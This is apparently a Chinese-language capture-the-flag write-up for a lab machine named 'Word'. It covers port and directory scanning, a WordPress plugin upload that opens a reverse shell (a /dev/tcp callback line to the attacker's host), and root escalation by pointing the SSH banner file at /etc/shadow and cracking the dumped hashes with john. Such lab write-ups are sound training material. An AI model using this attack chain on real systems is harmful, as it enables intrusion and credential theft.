主机发现
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Word]
└─# arp-scan -I eth1 -l

192.168.56.119 08:00:27:07:b7:88 PCS Systemtechnik GmbH主机地址为:192.168.56.119
端口扫描
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Word]
└─# nmap -p- 192.168.56.119

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Web渗透
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Word]
└─# curl 192.168.56.119
<!-- word.dsz -->
目录枚举
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Word]
└─# dirsearch -u http://192.168.56.119/

Target: http://192.168.56.119/


[22:56:50] 200 -    1KB - /banner.php
[22:57:35] 200 -    3KB - /wordpress/wp-login.php
[22:57:36] 200 -   12KB - /wordpress/

Task Completed
/banneer.php是更改ssh登录界面的
/wordpress/

wpscan没扫描出什么,指定扫用户名可以扫描到一个root用户
在upload中发现了一组密码

root:S9ZF6mtLdHfmr8PmCq3i拿这组凭证登录上后台

反弹shell
步骤:
- 本地有个revshell.php压缩成revshell.zip
- 在后台->插件->添加插件->上传插件(revshell.zip)
- nc监听
- 启用插件
revshell.php本质上是php包着类似这行代码/bin/bash -i >& /dev/tcp/192.168.56.247/6666 0>&1
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Word]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.119] 56192
bash: cannot set terminal process group (436): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Word:/var/www/html/wordpress/wp-admin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Word:/var/www/html/wordpress/wp-admin$
成功获得webshell
webshell ---> ssh-banner
bash
www-data@Word:/$ find / -type f -newermt "2025-11-14" ! -newermt "2025-11-29" ! -path '/proc/*' ! -path '/sys/*' ! -path '/run/*' 2>/dev/null

/usr/bin/top
/usr/bin/tpo
(......)
看wp学到了
bash
/usr/bin/top
jUOhu37yYllYiVxQNw8G
Failed to restart ssh.service: Interactive authentication required.
See system logs and 'systemctl status ssh.service' for details.
www-data@Word:/$ /usr/bin/tpo
/usr/bin/tpo
TERM environment variable not set.
执行得到一个密钥,应该是ssh-banner的
bash
┌──(root㉿xhh)-[~/Desktop]
└─# ssh ssh-banner@192.168.56.119
     _           _               _
  __| | __ _ ___| |__   __ _ ___(_)
 / _` |/ _` / __| '_ \ / _` |_  / |
| (_| | (_| \__ \ | | | (_| |/ /| |
 \__,_|\__,_|___/_| |_|\__,_/___|_|
ssh-banner@192.168.56.119's password:
Linux Word 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ssh-banner@Word:~$ id
uid=1000(ssh-banner) gid=1000(ssh-banner) groups=1000(ssh-banner)
成功得到ssh-banner权限
user.txt
bash
ssh-banner@Word:~$ cat user.txt
flag{user-3a9dc01d01eb76d0fdd0fafa9f5fda79}
提权
bash
ssh-banner@Word:~$ ls -al
total 28
drwxr-xr-x 2 ssh-banner ssh-banner 4096 Nov 15 03:51 .
drwxr-xr-x 3 root       root       4096 Nov 14 21:59 ..
-rwxrwxrwx 1 root       root        213 Nov 29 06:21 banner.txt
-rw-r--r-- 1 root       root         44 Nov 14 22:10 user.txt
家目录上看到banner.txt
bash
ssh-banner@Word:~$ cat banner.txt
     _           _               _
  __| | __ _ ___| |__   __ _ ___(_)
 / _` |/ _` / __| '_ \ / _` |_  / |
| (_| | (_| \__ \ | | | (_| |/ /| |
 \__,_|\__,_|___/_| |_|\__,_/___|_|
再看ssh_config
bash
ssh-banner@Word:~$ cat /etc/ssh/sshd_config

# no default banner path
Banner /home/ssh-banner/banner.txt
由于我们可控加上是所有者是root
读取shadow,John爆破
创建连接
bash
ssh-banner@Word:~$ mv banner.txt banner.txt.zip
ssh-banner@Word:~$ ln -sv /etc/shadow banner.txt
'banner.txt' -> '/etc/shadow'
登录读取
bash
┌──(root㉿xhh)-[~/Desktop]
└─# ssh root@192.168.56.119
root:$6$2KzhPia8Wwzs7L/E$7aa6JS7MQvMCqzGn3Q4Q.4dIWFzuic/l/VxOCMsU95I4zNYCpXD6GXv2ixswndTcY/ow9475lR2Dx7j5VWagc0:20407:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
mail:*:20166:0:99999:7:::
news:*:20166:0:99999:7:::
uucp:*:20166:0:99999:7:::
proxy:*:20166:0:99999:7:::
www-data:*:20166:0:99999:7:::
backup:*:20166:0:99999:7:::
list:*:20166:0:99999:7:::
irc:*:20166:0:99999:7:::
gnats:*:20166:0:99999:7:::
nobody:*:20166:0:99999:7:::
_apt:*:20166:0:99999:7:::
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
systemd-resolve:*:20166:0:99999:7:::
systemd-coredump:!!:20166::::::
messagebus:*:20166:0:99999:7:::
sshd:*:20166:0:99999:7:::
mysql:!:20407:0:99999:7:::
ssh-banner:$6$UNnjY.C7H66/tvez$yG9zHwkfnQY8LS0j52PFbeQWg3qUwaywqMnYXDswu10IbY2lgvhL8m1IqhDbHM0McJVnCt10FtWPg.yq87CL11:20407:0:99999:7:::
root@192.168.56.119's password:
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Word]
└─# cat shadow
root:$6$2KzhPia8Wwzs7L/E$7aa6JS7MQvMCqzGn3Q4Q.4dIWFzuic/l/VxOCMsU95I4zNYCpXD6GXv2ixswndTcY/ow9475lR2Dx7j5VWagc0:20407:0:99999:7:::
daemon:*:20166:0:99999:7:::

┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Word]
└─# john shadow --wordlist=/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
********         (root)
1g 0:00:00:14 DONE (2025-11-30 23:36) 0.06788g/s 1286p/s 1286c/s 1286C/s smile12..passpass
Use the "--show" option to display all of the cracked passwords reliably
Session completed. 密码就是********
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/Word]
└─# ssh root@192.168.56.119
(....)
root@192.168.56.119's password:
Linux Word 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 15 03:51:41 2025 from 192.168.3.94
root@Word:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Word:~#
成功获得root权限
root.txt
bash
root@Word:~# cat root.txt
flag{root-a46ec67a0f2e7c387926ac5d783ea4b8}